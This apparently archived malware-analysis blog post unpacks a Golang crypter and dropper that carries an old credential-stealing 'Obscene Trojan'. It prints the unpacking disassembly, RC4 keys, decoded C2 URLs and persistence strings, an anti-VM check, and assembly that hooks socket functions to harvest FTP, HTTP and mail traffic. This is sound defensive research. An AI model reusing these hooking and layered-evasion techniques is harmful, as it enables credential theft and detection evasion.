
Golang wrapper on an old obscene malware

Published: 2020-02-28 · Archived: 2026-04-06 00:40:10 UTC

The malware in this report has been blogged about before by a Russian researcher1, he referred to is as “Obscene Trojan” so that’s what I will also call it and we will go over it’s functionality in depth later in this blog but the more interesting part to me is the initial layer around the malware, it’s in Golang! This layer serves both as a wrapper layer that you would normally expect to see with crypters but also a dropper as it drops the decoded malware to detonate it instead of loading it into memory but the concept of a golang crypter is interesting nonetheless and after going through all the layers I stepped back and checked what the detection ratings were and was incredibly surprised to find that these wrapper layers took a 12 year old malware from completely detected to almost FUD.

Initial sample: 769d1396b0cef006bcaafd2de850fc97bf51fd14813948ef2bc3f8200bcb5eab

This Golang wrapper is designed to ZLIB decompress and RC4 decrypt the next file hidden inside itself.



```
mov     [rsp+0C8h+var_C8], rax
mov     [rsp+0C8h+var_C0], rdi
call    compress_zlib_NewReader
mov     rax, qword ptr [rsp+0C8h+var_B8+8]
mov     [rsp+0C8h+var_38], rax
mov     rcx, qword ptr [rsp+0C8h+var_B8]
mov     [rsp+0C8h+var_60], rcx
lea     rdx, unk_4CF860
mov     [rsp+0C8h+var_C8], rdx
mov     [rsp+0C8h+var_C0], rcx
mov     qword ptr [rsp+0C8h+var_B8], rax
call    runtime_convI2I
mov     rax, qword ptr [rsp+0C8h+var_B8+8]
mov     rcx, [rsp+0C8h+var_A8]
mov     [rsp+0C8h+var_C8], rax
mov     [rsp+0C8h+var_C0], rcx
call    main_streamToByte
mov     rax, qword ptr [rsp+0C8h+var_B8]
mov     [rsp+0C8h+var_28], rax
mov     rcx, qword ptr [rsp+0C8h+var_B8+8]
mov     [rsp+0C8h+var_48], rcx
mov     rdx, [rsp+0C8h+var_A8]
mov     [rsp+0C8h+var_50], rdx
mov     rbx, [rsp+0C8h+var_60]
mov     rbx, [rbx+18h]
mov     rsi, [rsp+0C8h+var_38]
mov     [rsp+0C8h+var_C8], rsi
call    rbx
lea     rax, [rsp+0C8h+var_6E]
mov     [rsp+0C8h+var_C8], rax
mov     [rsp+0C8h+var_C0], 6
mov     qword ptr [rsp+0C8h+var_B8], 6
call    crypto_rc4_NewCipher
mov     rax, qword ptr [rsp+0C8h+var_B8+8]
mov     [rsp+0C8h+var_20], rax
```

Dumping the data blog out we can verify this manually.

```
 >>> open('test.zz', 'wb').write(t)
>>> zobj = zlib.decompressobj()
>>> t2 = zobj.decompress(t)
>>> t2[:100]
'\x9e\xd6\x02\x1e\x19n\xa0^\xd0\x83Ga\xcfq\xd6\x08\x943\x00\x7f\xf4n\x96\x05\xe5\xf7\x8aM8\x17\x8a\xfb\xe3\\]}\x
>>> rc4 = ARC4.new('vckxjm')
>>> t3 = rc4.decrypt(t2)
>>> t3[:100]
'MZ\x90\x00\x03\x00\x04\x00\x00\x00\x00\x00\xff\xff\x00\x00\x8b\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x00\x0
```

Next layer: 0015001917bc98a899536c6d72fcf0774e5b14ab66f07ccbdc4cc205d70475dd

After decoding the next exe file out we are left with another golang wrapped file that does the same thing as the previous layer but it has a differen't RC4 key.

```
mov     rax, [rsp+0C8h+var_C0]
mov     [rsp+0C8h+var_10], rax
mov     rcx, cs:compressedData_511E40
mov     [rax], rcx
lea     rdi, [rax+7]
lea     rsi, compressedData_511E40+7
mov     ecx, 1AE16h
rep movsq
mov     [rsp+0C8h+var_6E], 'yzoo'
mov     [rsp+0C8h+var_6A], 'mk'
nop
lea     rcx, unk_4D7EA0
mov     [rsp+0C8h+var_C8], rcx
```

Next unpacked file: de2688f007dac98b579d5ed364febc8bb07bc3dc26e4b548d659ecb1974d9f46

This file appears to be a SFX RAR exe but at the end of the day it is also just another layer and is designed to drop an EXE file to disk and detonate it.

Dropped binary: afa085105a16b1284a811da11db2457778c4a267f2fa8a551dec3b8a665c11f9

This file looks like a compiled lua binary but we don't really need to decompile it as we can see a large base64 blob inside it and a similar looking 6 byte string below it.

```
 <snip>
dIMAASIwzdmExocRQqzw0ytzQGCfKbvWFXldCcNuyFmZY0eOxzmzJtMrzn1VV6VBF8hH6CZpopOVvkCx
QpeoBQy3fp/3XNCVyDc90aYiPtcwqjfbX3jSEDbspcg8AT08aUmJqm+RU53bFB8u3vL+HQzNNv17YHeX
kHA5yz6ttQuwpZ0rzTHvh11DBxVFQwWLaVi1Y718ORqmrc5DcWTMCvEjagiP4qeJWUmP2N0XwQ08fXU1
buFfXfD6xBg8ugXKanSFFTsGuIJIC+QPePPjvTWoeJueb4y5IvPVJUT688HgNTo18eufF2CCyjMs/Zem
Xb+7K1DeYNbF/mPbJrcqtovOdd7X4HSwcbh+0MwwWNnWak4kCT/JRumZBztD1iBMuVIJZv0V/48+rBq9
nHigHzW0fv6XFFZhzThqkHx0GEr9i/MMromlXCHSm7A=
rc4_key
yovzgz
        tmp_file
getenv
TEMP
tmpname
.exe
```

Base64 decoding and then RC4 decrypting this blob gives us our next binary: 1ca71bba30fb17e83fea05ef5e2d467f86bff27b6087b574fa51f94f0f725441

This binary is the unpacked trojan that a blog from 2008 calls "Obscene Trojan"[1], coincidentally it also has a compilation timestamp of 2008 so I'm unsure if it was just recently uploaded or if someone is testing the crypter layers for detection.

Has some anti debugging by using obscure opcodes that some debuggers can have problems with.

```
mov     eax, 1
vpcext  7, 0Bh
```

Also a VM check[3].

```
push    ebx
mov     eax, 'VMXh'
mov     ebx, 'åà+e'
mov     ecx, 0Ah
mov     dx, 5658h
in      eax, dx
mov     [ebp+var_1C]
```


The malware has most of its important strings encoded using a single byte XOR.

```
Python>for addr in XrefsTo(0x40f09e, flags=0):
        addr = addr.frm
        print(hex(addr)),
        addr = idc.PrevHead(addr)
        offset = GetOperandValue(addr, 0)
        t = GetString(offset)
        t = bytearray(t)
        for i in range(len(t)):
                t[i] ^= 2
        print(t)
Python>
0x40f22eL advapi32.dll
0x40f256L kernel32.dll
0x40f27eL GetProcAddress
0x40f2acL GetEnvironmentVariableA
0x40f2daL WinExec
0x40f308L CopyFileA
0x40f336L SetFileAttributesA
0x40f364L RegSetValueExA
0x40f392L RegOpenKeyA
0x40f3c0L RegCloseKey
0x40f3eeL http://fewfwe.com/
0x40f400L http://fewfwe.net/
0x40f421L cftmon.exe
0x40f442L spools.exe
0x40f463L ftpdll.dll
0x40f541L Software\Microsoft\Windows\CurrentVersion\Run\
0x40f5d8L SYSTEM\CurrentControlSet\Services\Schedule
0x40f68bL SystemDrive
0x40f8c2L windir
0x40f8deL COMRUTERNAME
0x40f8f0L \system32
0x40f911L USERPROFILE
0x40f938L \Local Settings\Application Data
0x40f97fL \drivers\
0x40f9b7L \Local Settings\Application Data\
0x40f9efL \update.dat
```

```
0x40fa16L \drivers\
0x40fa2dL sysproc.sys
0x40fa54L \mpr.dat
0x40fa7bL \mpr2.dat
0x40faa2L \mpr32.dat
0x40fb61L \mpz.tmp
0x40fb88L \r43q34.tmp
0x40fda5L wininet.dll
0x40fdcbL InternetOpenA
0x40fdf7L InternetOpenUrlA
0x40fe23L InternetReadFile
0x410007L Content-Type: application/x-www-form-urlencoded
0x410304L c:\stop
```


There is also an encoded file stored inside of it which was also blogged about in 2008 but was discussed as being downloaded by the previous trojan instead of being dropped directly[2]:
f198e63cc1ba3153e27905881bcb8a81fa404f659b846b972b1c8f228e4185d4

The trojan sets the filename that it will have.



```
; Attributes: library function bp-based frame

__initp_eh_hooks_1 proc near
push    ebp
mov     ebp, esp
push    offset aDvrfnnFnn ; "dvrfnn,fnn"
call    str_decode_40F09E ; ftpdll.dll
add     esp, 4
mov     ds:lpLibFileName, eax
pop     ebp
retn
__initp_eh_hooks_1 endp
```




This DLL will hook send, WSASend, recv and WSARecv; primarily for harvesting data from traffic over ports 110, 80, 25 and 21. The harvested data is written to files while the main trojan piece will read the files and ship the data off.


Receiving function hooks:

```
push    offset aWininet_dll ; "wininet.dll"
call    GetModuleHandleA
mov     [ebp+var_C], eax
push    offset ProcName ; "recv"
push    [ebp+hModule]   ; hModule
call    GetProcAddress
mov     ds:dword_10001000, eax
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    6               ; nSize
push    offset dword_101042EC ; lpBuffer
push    ds:dword_10001000 ; lpBaseAddress
push    0FFFFFFFFh      ; hProcess
call    ReadProcessMemory
mov     ds:byte_10103EC8, 68h ; Push
mov     ds:dword_10103EC9, offset RecvHook_10105BDF
mov     ds:byte_10103ECD, 0C3h ; Ret
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesWritten
push    6               ; nSize
push    offset byte_10103EC8 ; lpBuffer
push    ds:dword_10001000 ; lpBaseAddress
push    0FFFFFFFFh      ; hProcess
call    WriteProcessMemory
push    offset aWsarecv ; "WSARecv"
push    [ebp+hModule]   ; hModule
call    GetProcAddress
mov     dword ptr ds:byte_101040E0, eax
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    6               ; nSize
push    offset dword_10001008 ; lpBuffer
push    dword ptr ds:byte_101040E0 ; lpBaseAddress
push    0FFFFFFFFh      ; hProcess
call    ReadProcessMemory
mov     ds:byte_101042E4, 68h
mov     ds:dword_101042E5, offset WSARecvHook_10105C64
mov     ds:byte_101042E9, 0C3h
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesWritten
push    6               ; nSize
push    offset byte_101042E4 ; lpBuffer
push    dword ptr ds:byte_101040E0 ; lpBaseAddress
push    0FFFFFFFFh      ; hProcess
call    WriteProcessMemory
```


Sending function hooks:




The receiving hook checks which port is being used before harvesting data.




The data being harvested looks like email data which will be written to one of the files.




The send hook function performs similar harvesting but it also has different code for port 21 and 80 traffic. For port 21 it will check for ‘USER’ and ‘PASS’ such as with FTP traffic.






The data will then be harvested.

